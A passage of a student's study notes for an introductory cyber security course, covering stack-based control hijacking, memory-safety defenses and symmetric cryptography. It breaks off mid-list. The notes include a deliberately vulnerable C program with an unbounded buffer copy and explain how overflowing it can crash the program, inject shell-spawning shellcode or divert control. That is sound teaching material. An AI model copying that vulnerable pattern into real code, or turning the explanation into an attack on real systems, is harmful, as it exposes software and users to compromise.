CSCI4130 Introduction to Cyber Security

Ryan Chan

April 5, 2026

Abstract

This is a note for **CSCI4130 Introduction to Cyber Security**.
Contents are adapted from the lecture notes of CSCI4130, prepared by Wei Meng, as well as some online resources.
This note is intended solely as a study aid. While I have done my best to ensure the accuracy of the content, I do not take responsibility for any errors or inaccuracies that may be present. Please use the material thoughtfully and at your own discretion.
If you believe any part of this content infringes on copyright, feel free to contact me, and I will address it promptly.
Mistakes might be found. So please feel free to point out any mistakes.

Contents

1 Introduction **2**

2 Control Hijacking **3**
2.1 Introduction . . . 3
2.2 Attacks . . . 5
2.3 Defenses . . . 7

3 Cryptography **10**
3.1 Basic Concepts . . . 10
3.2 Threat Model, Attacks and Security . . . 11
3.3 Symmetric Key Cryptography . . . 12
3.4 More on Symmetric Key Cryptography . . . 13
3.5 Asymmetric Key Cryptography . . . 16
3.6 A Better Asymmetric Key Encryption . . . 19

4 OS Security **20**
4.1 Access Control . . . 20
4.2 Security Mechanisms . . . 21
4.3 UNIX Security Model . . . 22
4.4 Privilege and Isolation . . . 23

5 Security Principles **24**

6 Web Security **26**
6.1 Fundamentals of Web . . . 26
6.2 Same-Origin Policy . . . 30
6.3 Session . . . 32
6.4 Injection . . . 36
6.5 Cross-Site Scripting . . . 38
6.6 UI-based Attacks . . . 39

7 Network Security **41**
7.1 Fundamentals . . . 41
7.2 Local Area Network Attacks . . . 41
7.3 Network and Transport Layer Attacks . . . 41
7.4 Domain Name System . . . 41
7.5 TLS/SSL . . . 41
7.6 Denial of Service . . . 41

Chapter 1

Introduction

Cyber Security is about keeping computing systems working as intended, keeping data accessed only as desired, and keeping the computing resources secured. All of these need to be done in the presence of an adversary and on a budget. We first introduce some concepts in this chapter.

Threat Model

A threat is a potential violation of security by an attacker. Since it is not possible to protect against all possible attackers, we need risk management. Computer security is always related to a specific threat model.

Threat modelling works to identify, communicate and understand threats and mitigations within the context of protecting something of value. A threat model includes:

- What to protect
- From whom to protect
- Assumptions (can be wrong)
- A list of the (most important) relevant threats
- What actions are to be taken for each threat

Security Policy

This is a statement on what is and what is not allowed.

Security Mechanism

This is a method, tool or procedure for enforcing a security policy. A security policy can be implemented by a variety of security mechanisms. For a security mechanism to work,

1. the security policy correctly describes the security requirement of a system
2. the security mechanism is implemented correctly
3. the security mechanism is deployed correctly
4. the security mechanism cannot be bypassed

Prevention

Prevention aims to prevent something bad from happening.

Detection

Detection is about knowing that something is wrong. There are two special cases, which are false positive, meaning this is a wrong alarm, and FALSE NEGATIVE, meaning there is an unnoticed attack.

Response

Response is needed when we detect something is going wrong.

Mitigation

Mitigation can be more economical and practical than prevention.

Chapter 2

Control Hijacking

Application software is computer software that performs a group of pre-defined functions or tasks. It can provide services locally or remotely, and its behavior is determined by the data/input being processed, the code being executed, and the environment in which it runs.

Compromising the security properties, i.e. **Confidentiality**, **Integrity**, and **Availability**, is the goal of attackers. But how can they achieve this?

2.1 Introduction

Control hijacking attacks are a class of attacks that hijack the control flow of an application. Since application code is loaded into memory, attackers may corrupt memory through techniques such as buffer overflows, integer overflows, and format string exploitation. Before diving into the details, we first look at several related concepts.

2.1.1 Control Flow Graph

Applications may invoke external commands to perform specific tasks. For example, `system(<string>)` executes a command specified in a string by calling `/bin/sh -c <string>`. Therefore, once users control the string content, they can inject arbitrary commands.

It is helpful to understand the behavior of an application, i.e. its control flow. This describes the order in which code is executed or interpreted, and it can represent the functionality or behavior of a program to some extent.

We can use a **Control Flow Graph (CFG)** to graphically represent the control flow of a program. It shows all possible paths that might be traversed during the execution of the program.

A Control Flow Graph contains nodes, which are blocks of code without branches, connected by directed edges. A CFG should have an entry node and an exit node. A path is a sequence of nodes connected by edges. Note that not all paths are feasible.



Figure 2.1: Control Flow Graph

2.1.2 Program State

A program state can be described by the values of processor registers and memory, such as the stack and heap.

Processor registers provide several quickly accessible storage locations. They hold data used in arithmetic and logical operations, and data is copied between registers and main memory as needed.

For memory, the stack usually grows downward (toward lower memory addresses). The stack pointer `ESP` points to the top of the stack. The `push` instruction decrements `ESP` and stores a value at the address pointed to by `ESP`. The `pop` instruction retrieves the value at the top of the stack into a register and then increments `ESP`.

The stack is composed of frames. Frames are pushed onto or popped from the stack when a function is invoked or returns. Each frame contains the function's actual parameters, the return address, a pointer to the previous frame, and the function's local variables (as shown in Figure 2.2). The stack base pointer `EBP` stores the address of the current frame.



Figure 2.2: Stack Frame Layout

A simple walkthrough of a function call can be illustrated using the following example:

```
#include <ctype.h> // tolower
#include <string.h> // strcmp
#include <stdio.h> // fgets, fputs

void reveal_secret() {
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name) {
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main() {
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```



Figure 2.3: Stack - Function Call

Consider the entry point of this program at `int main()`. The saved frame pointer (SFP) points to the old frame pointer (OFP), which is pushed onto the stack, causing `ESP` to decrement. Since this is now the current frame, `EBP` will point to this position and will remain unchanged unless another function is called.

Next, `login[512]` is allocated on the stack. The program then reaches the first function call, `fgets`. The arguments of the function are pushed onto the stack in reverse order, i.e. `stdin`, `512`, and then `login`. After that, the return instruction pointer (RIP) is pushed onto the stack so that the program knows where to resume execution after the function call returns.

These steps repeat for subsequent function calls until the program finishes executing all function calls.

2.2 Attacks

Overflow is one of the most popular classes of attacks, as it is exploitable both locally and remotely, and it can modify both the data and the control flow of an application.

More specifically, we will discuss stack overflow. A function's local variables (buffers) are statically allocated on the stack, and data may be copied or written without boundary checking. Therefore, data can overflow a buffer and overwrite other important data, e.g. the return address or the saved `EBP`. With a carefully crafted input, it is possible to overwrite security-sensitive data, redirect execution to user-defined code, or even reuse existing code. We will examine three cases.

2.2.1 Overflow – Crash

Consider the example above. Suppose the user inputs a value of 500 bytes. After the `fgets` function call finishes, the program proceeds to the `verify(login)` function call. Inside `int verify`, the program iterates through the input and calls `tolower`. The resulting characters are then stored in the array `user[256]`.

Since the length of `name` is 500, writing the data into `user[256]` causes the buffer to overflow. As a result, the content beyond `user[256]` overwrites other data on the stack, including the saved frame pointer and the return address (instruction pointer / program counter, `EIP`). When the function returns, the program attempts to jump to the corrupted return address. This typically redirects execution to an invalid or unknown address, causing the program to crash.



Figure 2.4: Stack Overflow - Crash

2.2.2 Overflow – Inject

Assume the attacker provides input containing machine code (shellcode), e.g.

```
a0c2d782
ffa86db2
307abba9
ad7c....
```

When this input is processed by the program (`user[i] = tolower(name[i])`), the bytes are copied into the buffer `user`. If the input exceeds the buffer size, a carefully crafted overflow can overwrite the saved frame pointer (SFP) and the saved return address (RIP). By replacing the saved return address with the address of the injected shellcode in the buffer, the attacker can cause the program to jump to the shellcode when the function returns. The shellcode can then execute a system call such as `execve("/bin/sh")` to spawn a shell.



Figure 2.5: Stack Overflow - Inject

2.2.3 Overflow - Divert

This type of overflow is similar to the code injection. Assume the address of `reveal_secret` is `0xc8f4f2a9`. Similar to the previous case, with a carefully crafted overflow, the user can overwrite the return instruction pointer (RIP) with `0xc8f4f2a9`. Then, when the function call ends, the program will jump to `reveal_secret` and display the message 'SUPER SECRET = 42'.



Figure 2.6: Stack Overflow - Divert

There are several other vulnerable functions in C/C++, e.g. `fgets()`, `strcpy()`, `strcat()`, `sprintf()`, `vsprintf()`, `scanf()`, `sscanf()`, etc. Any reference to a value that can be overwritten may represent a security vulnerability. For example, we can overwrite the following:

1. Data and data pointers
2. Return address
3. Stack frame pointer
4. Exception handler
5. Function pointer
6. Jump destination

Therefore, safer versions of memory access functions should be used to ensure that important data structures, i.e. the stack, heap, and others, cannot be overwritten. However, there are still some possible overflows.

2.2.4 Integer Overflow

Integer overflow is caused by unexpected results when comparing, casting, or performing arithmetic operations on integers. There are several cases:

1. A large signed integer can become a negative value.
2. A large unsigned integer can become a small unsigned integer.
3. A negative signed integer can become a large unsigned integer.

Therefore, integers of different sizes or types should be assigned with great care, and assertions or similar checks can be used to avoid overflows.

2.2.5 Index Overflow

Index overflow exploits the lack of boundary checks when referencing a value in an array using an index. This allows direct writes to memory locations. Depending on the situation, it may only be possible to modify memory values that conform to the type of elements in the array.

For example, consider an array declared as `array[10]`. If the program reads input without checking the bounds and writes to a position beyond indices 0 to 9, it causes an overflow.

> **Remark.** In C++, objects can be dynamically allocated on the heap. Each object is associated with a pointer pointing to the virtual function table (vtable), which is a table of pointers to the definitions of the object's methods. A variable overflow can be used to overwrite this pointer so that it points to a fake virtual function table specified by the attacker.

The goal of attackers who attempt to corrupt the memory of a process is usually to take control of it such that they can run with the privileges of the process and execute attacker-specified code. These attacks are made possible by mixing data and control in memory and allowing users to overwrite control data.

Therefore, we need to look at the defenses against such attacks.

2.3 Defenses

We want to make sure that for memory accesses, including read, write, and execute, there is no access to 'undefined' memory. Note that 'undefined' is with respect to the semantics of the programming language. To make sure the code executes safely, we utilize a module-by-module analysis.

2.3.1 Conditions

Here we discuss two conditions: preconditions and postconditions.

Preconditions describe what must hold for a function or statement to operate correctly. Formally, a precondition is an assertion that must hold about the inputs of a function for it to work correctly. The caller must satisfy the precondition, and the callee may assume that the precondition is met.

Postconditions describe what holds after the function returns or the statement is executed. A postcondition is an assertion that must hold after a function returns. The caller may assume that the postcondition holds, while the callee must ensure that the postcondition holds. For consecutive statements, the postcondition of statement 1 should logically imply the precondition of statement 2.

There are also **invariants**, which are conditions that always hold at a given point in a function.

For example, consider

```
int deref(int *p) {
  return *p;
}
```

The precondition that must hold is that the pointer `p` is not `NULL` and is valid. For

```
void *my_malloc(size_t n) {
  void *p = malloc(n);
  if (!p) {
    perror("malloc");
    exit(1);
  }
  return p;
}
```

The postcondition here is that the return value is not `NULL` and `p` is a valid pointer.

In general, the correctness proof strategy for memory safety is to identify each memory access point, write down the precondition it requires, and propagate the requirement up to the beginning of the function.

In cases with more complicated loops, induction might be used. The base case corresponds to the first entrance into the loop, and the induction step shows that the postcondition of the last statement in the loop, together with the loop test condition, implies the invariant.

2.3.2 Approaches

To defend against attacks due to memory corruption, we have two approaches.

Prevention

We aim to write bug-free programs, or rewrite programs in a memory-safe language that automatically checks boundaries and does not allow unsafe pointer arithmetic. We can also analyze programs for potential vulnerabilities before execution, prevent attack code execution, and make exploitation harder.

Detection

We detect attacks by performing security checks during program execution, such as detecting abnormal sequences of executed instructions and checking for integrity violations.

We now look at four types of defense.

2.3.3 Canary

Canaries are placed in stack frames to prevent and detect overwriting of the return address on the stack. StackGuard inserts a canary before the return address in each stack frame, such that when the function returns, the canary value is verified against the stored value. This acts as a runtime check for stack integrity.

There are different types of canaries:

1. **Terminator Canary**

This type of canary uses `NULL` (`0x00`), `CR` (`0x0d`), `LF` (`0x0a`), and `EOF` (`0xff`). String functions will not copy beyond a terminator, so attackers cannot use such functions to overwrite the return address.



Figure 2.7: Stack with canary

However, terminator canaries are not completely random. For example, there are always fixed zero bytes, making it easier to guess the canary and potentially brute-force it.

2. **Random Canary**

A random value is chosen at program startup and stored in a location known only to the validation code, often protected using unmapped pages.

3. **XOR Canary**

This uses `random value` $\oplus$ `return address`.

There are also limitations to canaries. Canaries do not provide full protection because they can be learned. For example, there might be format string vulnerabilities or information leakage, and canaries can also be overwritten. Moreover, other pointers can still be overwritten. For example, a function pointer in the stack frame can be overwritten.

Canaries can also be bypassed by overflowing a pointer used as the destination of a `strcpy()`-like function. Some stack-smashing techniques can overwrite the return address without touching the canary (note that the XOR canary was introduced to protect against this attack). Also, enabling canary protection requires recompiling the program, which can be expensive.

2.3.4 Non-Executable Memory

In order to prevent attacker-supplied code from executing, the operating system can mark the stack and heap as non-executable.

> **Remark.** Linux leverages the NX (No-eXecute) bit in the page table entry to mark certain memory areas as non-executable. Windows implements this mechanism using Data Execution Prevention (DEP), which can emulate the mechanism if the NX bit is not supported by the processor. OpenBSD implements W $\oplus$ X, which enforces that a page is either writable or executable, but not both.

These mechanisms aim to ensure that no memory region is both writable and executable. However, some applications may require writable memory that is also executable. In addition, attackers can still hijack the control flow of a vulnerable application even if the memory is non-executable, for example, via return-to-libc or return-oriented programming (ROP).

If the memory is non-executable, attackers cannot launch code-injection attacks. However, they can still hijack the control flow by using existing functions or code snippets in libraries and chaining them together to perform the desired tasks.

2.3.5 Address Space Layout Randomization (ASLR)

This defense maps the stack, heap, code, and shared libraries to random locations in the process memory. The library code needs to be position-independent; otherwise, runtime mapping may incur overhead. This makes jumping to a library function more difficult.

In Linux, ASLR is enabled by default. It is implemented by the kernel in collaboration with the ELF loader.

To exploit ASLR, brute-forcing can be used if the entropy is low, i.e. if it is possible to limit the variation space.

> **Remark.** In security, entropy refers to how many possible values something can take. High entropy means many possibilities, making it hard to guess. Low entropy means fewer possibilities, making it easier to guess via brute-force.

2.3.6 Control Flow Integrity

Previously, we discussed the control flow graph (CFG). Programs have a CFG, and control-hijacking attacks usually result in execution paths that do not exist in the CFG. Therefore, control flow integrity (CFI) ensures that the application follows only the control flows specified by the CFG.

To enforce CFI, the CFG is built at compile time, and the application is instrumented to check at runtime the validity of each control transfer.

For example, in Windows 10, Control Flow Guard (CFG) prevents jumping to invalid locations through indirect calls by checking against a bitmap of all valid function entry points in the executable. However, it does not prevent an attacker from jumping to a valid but unintended function, so it is difficult to statically build a fully accurate CFG.

Chapter 3

Cryptography

Cryptography is a powerful tool that enables secure communication over insecure communication channels. It forms the basis for many security mechanisms, e.g. online browsing. It is not a solution to all security problems, but it is reliable if implemented and used properly.

Cryptography provides mechanisms to achieve these goals:

1. **Confidentiality**: preventing adversaries from learning the content of our private data
2. **Integrity**: preventing adversaries from altering our data
3. **Authenticity**: ensuring the data is created by the expected user

3.1 Basic Concepts

3.1.1 Terminologies

1. **Encryption**: converting plaintext into ciphertext
2. **Decryption**: converting ciphertext into plaintext
3. **Key**: a randomly chosen value used in encryption and decryption
4. **Cryptanalysis**: breaking the encryption/decryption scheme by analyzing the algorithm or implementation

3.1.2 Types of Cryptographic Algorithms

1. **Symmetric Algorithms**: use a single shared secret key
2. **Asymmetric Algorithms**: use a pair of keys (public/private). It is computationally impractical to derive one key from the other.

3.1.3 Cryptographic Functions

A **one-way function** is easy to compute but difficult to invert.

A **cryptographic hash function** produces a fixed-length output and satisfies:

- pre-image resistance
- second pre-image resistance
- collision resistance

Cryptographic algorithms can be computationally secure, since the cost of breaking the cipher is unacceptably high and the time required to break it exceeds the useful lifetime of the encrypted information.

3.2 Threat Model, Attacks and Security

3.2.1 Threat Model and Attacks

Before constructing secure systems, we define attacker capabilities:

1. **Ciphertext-Only Attack (COA)**: attacker sees ciphertexts only
2. **Known Plaintext Attack (KPA)**: attacker knows some plaintext-ciphertext pairs
3. **Chosen Plaintext Attack (CPA)**: attacker can choose plaintexts to be encrypted
4. **Chosen Ciphertext Attack (CCA)**: attacker can choose ciphertexts to be decrypted

A secure scheme must remain secure even under strong attack models (e.g. CPA).

3.2.2 Security Definitions

Pseudo-Random Permutation (PRP)

Encryption should behave like a random permutation to any efficient attacker.

> **Intuition.** The attacker can query inputs and observe the outputs from two boxes, one implementing E_K and one implementing a random permutation. Although the same input always produces the same output, the attacker cannot find any pattern to distinguish which box is the real encryption. Hence, the cipher behaves like a random shuffling, achieving PRP security.

We say an encryption scheme is PRP secure if for any polynomial-time attacker, the probability of winning this security game is not significantly greater than 50%, i.e.,

$$\mathbb{P}[\text{Attacker wins}] \leq \frac{1}{2} + \varepsilon \quad (\text{e.g., } \varepsilon = \frac{1}{2^{128}})$$

However, the attacker may still learn whether two plaintexts are equal, since $E_K(M_i) = E_K(M_j)$ implies $M_i = M_j$, even though the actual values of M_i and M_j remain unknown.

Indistinguishability under Known Plaintext Attack (IND-KPA)

Even with known plaintexts, attacker cannot distinguish encryptions.

> **Intuition.** The attacker has access to some plaintext–ciphertext pairs from previous observations. Even with this knowledge, they should not be able to gain any additional information about new ciphertexts or recover the underlying plaintexts. Thus, past knowledge does not help the attacker break the encryption, which corresponds to IND-KPA security.

An encryption scheme is IND-KPA secure if and only if, for any polynomial-time attacker, the probability of winning the IND-KPA game is not significantly greater than 50%, i.e.,

$$\mathbb{P}[\text{Attacker wins}] \leq \frac{1}{2} + \varepsilon \quad (\text{e.g., } \varepsilon = \frac{1}{2^{128}})$$

Indistinguishability under Chosen Plaintext Attack (IND-CPA)

Even if attacker can choose plaintexts, they cannot distinguish which message was encrypted.

> **Intuition.** The attacker can choose arbitrary plaintexts and obtain their corresponding ciphertexts. Despite this strong capability, when given a ciphertext of one of two chosen messages, the attacker still cannot determine which message was encrypted with probability better than random guessing. This means the encryption reveals no useful information even under active attack, achieving IND-CPA security.

An encryption scheme is IND-CPA secure if and only if, for any polynomial-time attacker, the probability of winning the IND-CPA game is not significantly greater than 50%, i.e.,

$$\mathbb{P}[\text{Attacker wins}] \leq \frac{1}{2} + \varepsilon \quad (\text{e.g., } \varepsilon = \frac{1}{2^{128}})$$

Key insight: IND-CPA requires **randomized encryption**, so for the same plaintext it outputs a different ciphertext each time.

3.3 Symmetric Key Cryptography

In symmetric key encryption, a random nonce[1] is sometimes used in the cipher.

3.3.1 Basic Model

Let message M, key K, ciphertext C:

$$C = E_K(M), \quad M = D_K(C)$$

Here, the goal is first to ensure confidentiality. There are three algorithms involved:

1. `KeyGen()` $\rightarrow K$
2. $E(M, K) = E_K(M) = C$
3. $D(C, K) = D_K(C) = M$

Correctness requires:

$$D_K(E_K(M)) = M$$

Note that ciphertext should reveal **no information** about plaintext (except length).

A secure scheme ensures:

$$\mathbb{P}(\text{guessing any bit correctly}) = 0.5$$

Any advantage > 0.5 implies information leakage.

> **Remark.** The 'slightly better than 50%' matters because, for a secure encryption scheme, every bit should appear random. Thus, an attacker guessing a bit should have
>
> $$\mathbb{P}(\text{correct}) = 0.5.$$
>
> If the probability is greater than 0.5, the encryption leaks information.

3.3.2 Simple Cipher

A simple cipher is the Caesar cipher, e.g.

$$E(M, K) = M + K \mod 26$$

This cipher is insecure due to:

- brute force
- frequency analysis
- CPA/KPA attacks

According to **Kerckhoffs's Principle**, *security must rely only on secrecy of the key.* It is not sufficient to say that an attacker cannot decrypt the ciphertext; such a system should still be considered insecure.

[1] A cryptographic nonce is an arbitrary, unique number employed in cryptographic protocols to ensure communication freshness and security.

3.3.3 One-Time Pad (OTP)

A random key is chosen for each message M, and the key is used only once. The key is as long as the message. Then we use $E(M, K) = M \oplus K$ and $D(C, K) = C \oplus K = (M \oplus K) \oplus K = M$.

OTP is secure against one-time eavesdropping, and the ciphertext reveals no information about the plaintext except for the length.

To prove OTP is IND-KPA secure, we assume the adversary knows some pairs $(M_0, C_0), (M_1, C_1), \ldots$. Since each encryption uses a fresh independent key, there is no relation between the old and new pairs. So for any M_0, M_1,

$$\mathbb{P}(C^* \mid M_0) = \mathbb{P}(C^* \mid M_1)$$

so

$$\mathbb{P}(M_0 \mid C^*) = \mathbb{P}(M_1 \mid C^*)$$

To prove it is IND-CPA secure, since the attacker can query $E(M_0)$, $E(M_1)$, we obtain a challenge ciphertext $C^* = E(M_b)$. For each encryption, a new random key is used, so the ciphertext looks completely random every time, giving $\mathbb{P}(\text{correct}) = \frac{1}{2}$.

However, there are several problems regarding the one-time pad.

1. Key Generation: it needs truly random and independent keys.

2. Key Distribution: it needs a secure way to distribute the random key for each communication; however, if the key can already be shared securely, such a method could be used directly to send the secret message.

3. Key Length: the key needs to be as long as the message.

3.4 More on Symmetric Key Cryptography

3.4.1 Block Cipher

Consider the building blocks as follows:

1. A function $E : \{0,1\}^n \times \{0,1\}^k \to \{0,1\}^n$

2. Fixing the key K: $E_K : \{0,1\}^n \to \{0,1\}^n$

3. Encryption $E_K(M) = E(M, K)$

with the following properties:

1. Correctness: E_K is a permutation (bijective)

2. Efficiency: Computation is very fast

3. Security: the permutation looks random without knowing K

For an unknown key, E_K behaves like a random permutation (PR). The attacker then cannot learn the plaintext given only the ciphertext, and thus block ciphers provide some confidentiality. However, with the same key, a block cipher produces the same output for the same input; thus, this deterministic behavior makes it not IND-CPA secure.

3.4.2 Modes of Operation

To ensure that we can encrypt messages of arbitrary lengths and achieve IND-CPA security even if the same key is reused, we apply different modes of operation.

Similar to OTP, a block cipher works on fixed-length input. If the message is shorter than the block length, padding can be added. If the message is longer, the block cipher can be applied repeatedly. This is called a block cipher mode, a rule for how to use a block cipher to encrypt long messages securely.

Chaining block ciphers in certain modes of operation invokes the block cipher multiple times on inputs related to other blocks. This requires some initial randomness, i.e. an Initialization Vector (IV). This

prevents the encryption scheme from being deterministic.

3.4.3 Electronic Code Book (ECB) Mode

This is the simplest mode. It splits a long message into n-bit blocks $M_1, M_2, \ldots$. Each block is encrypted or decrypted independently using the same key, i.e. $C_i = E_K(M_i), M_i = D_K(C_i)$. The output is produced by concatenating the encrypted or decrypted blocks (Figure 3.1).

However, this mode is insecure because it leaks patterns (Figure 3.2).



Figure 3.1: ECB Mode



Figure 3.2: Encrypted Image by ECB Mode

3.4.4 Cipher Block Chaining (CBC) Mode

A better mode is to include a varying and known nonce. Again, a long message is split into blocks. Then a one-time random IV is chosen, and the block ciphers are chained by including the output of the previous block as input to the current block. The final output is the IV concatenated with all ciphertext blocks (Figure 3.3).

This can achieve IND-CPA security, and thus it is popular and still widely used. However, it uses sequential encryption and is hard to parallelize.



Figure 3.3: CBC Mode



Figure 3.4: Encrypted Image by CBC Mode

3.4.5 Counter (CTR) Mode

For CTR mode, it supports parallel encryption and decryption, with provable security. This mode also selects a random IV (or nonce), and then the counter value for each block is incremented.

Note that CTR decryption uses the block cipher's encryption function, not the decryption function.

Both CTR and CBC achieve IND-CPA security if there is no reuse of the IV. Also, both modes require roughly the same amount of computation. However, CBC is parallelizable only for decryption, while CTR is parallelizable for both encryption and decryption.



Figure 3.5: CTR Mode

3.4.6 Stream Ciphers

Block ciphers are fixed-size, stateless, and require modes to securely process longer messages. However, a stream cipher keeps state from previous messages and generates a one-time pseudo-random keystream K.

For a Pseudo-Random Number Generator (PRNG), given a seed, it outputs a sequence of seemingly random numbers and arbitrarily many random bits, while maintaining internal state. However, it cannot be truly random; instead, a cryptographically strong PRNG appears truly random to an attacker, since they cannot distinguish its output from a truly random sequence.



Figure 3.6: Stream Ciphers

Thus, the key is used together with a state. Using a PRNG, we generate a keystream K that is used to encrypt the message. After choosing a random IV (initial state), we have

$$E(M, K) = \text{PRNG}(K, IV) \oplus M,$$

and

$$D(C, K) = \text{PRNG}(K, IV) \oplus C.$$

This is similar to the OTP, and it can produce any number of pseudo-random bits. It can also encrypt multiple messages.

> **Remark.** Block ciphers are stateless, meaning each encryption is independent and does not depend on previous inputs, so modes are needed to securely handle long messages. In contrast, stream ciphers maintain internal state and generate a pseudo-random keystream sequentially.

After confidentiality, we also need to defend against active attacks.

3.4.7 Integrity and Authentication

Confidentiality alone is insufficient against active attacks. For an active attacker, they can inject new messages (ciphertexts), replay previous ciphertexts, and cause messages to be reordered or discarded. Therefore, for a message, we need to prove that it is not altered and is indeed sent from the sender. The approach to provide integrity is to use cryptographically strong hash functions.

There are properties that need to be satisfied:

1. One-way (pre-image resistance): ensure that given y, it is difficult to find x such that $\text{Hash}(x) = y$.
